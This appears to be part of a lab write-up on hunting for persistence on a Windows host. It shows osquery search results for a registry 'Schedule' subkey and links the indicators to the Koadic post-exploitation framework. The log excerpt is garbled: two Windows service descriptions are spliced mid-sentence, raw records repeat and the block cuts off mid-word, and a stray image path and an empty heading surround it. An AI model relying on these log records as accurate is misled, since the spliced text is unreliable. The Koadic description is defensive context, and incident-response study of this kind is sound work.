
Correct! ✓

- The above 2 persistent techniques are "create Account" and "modify registry". After check the list, scheduled task may a way to be used. So i Search the key word and get result as follow.

```
> Jun 24, 2021 @ 17:21:35.000 columns_name: Schedule _raw: {"name":"HKLM_service","hostIdentifier":"MSEDGWIN10","calendarTime":"Thu Jun 24 17:21:35 2021 UTC";"unixTime":1624555295;"epoch":0;"counter":0;"numerics":false;"columns":{"name":"Schedule";"type":"subkey";"action":"added"} _time: Jun 24, 2021 @ 17:21:35.000 @timestamp: Jun 24, 2021 @ 17:21:35.000 action: added calendarTime: Thu Jun 24 17:21:35 2021 UTC columns_type: subkey counter: 0 name: HKLM_service numerics: FALSE unixTime: Jun 24, 2021 @ 17:21:35.000 _id: Tx-mQnBo3PQAoNIWkeS _index: osquery _score: - _type: _doc

> Jun 24, 2021 @ 17:06:03.000 columns_description: Enables a user to configure and Schedule automated tasks on this computer. The service also hosts multiple Windows system-critical tasks. If this service is stopped or disabled; these tasks will not be run at their scheduled times. If this service is disabled; any services that explicitly depend on it will fail to start. columns_name: Schedule _raw: {"name":"Services","hostIdentifier":"MSEDGWIN10","calendarTime":"Thu Jun 24 17:06:03 2021 UTC";"unixTime":1624554363;"epoch":0;"counter":0;"numerics":false;"columns":{"description":"Enables a user to configure and schedule automated tasks on this computer. The service also hosts multiple Windows system-critical tasks. If this service is stopped or disabled; these tasks will not be run at their scheduled times. If this service is disabled; any services triggers an alert. If this service is stopped; performance information will not be collected. If this service is disabled; any services that explicitly depend on it will fail to start. _raw: {"name":"Services","hostIdentifier":"MSEDGWIN10","calendarTime":"Thu Jun 24 17:06:03 2021 UTC";"unixTime":1624554363;"epoch":0;"counter":0;"numerics":false;"columns":{"description":"Performance Logs and Alerts Collects performance data from local or remote computers based on preconfigured schedule parameters; then writes the data to a log or triggers an alert. If this service is stopped; performance information will not be collected. If this service is disabled; any services that explicitly depend on it will fail to
```

- After search the Mitre Attack persistence column:



- search the IOCs online, i get a result:
 - Koadic is a notorious Windows post-exploitation rootkit and command-and-control (C2) framework built primarily in Python

and JavaScript. It frequently uses MSHTA, wscript.exe, and rundll32.exe for proxy execution and "staged" payload delivery to run scripts in memory.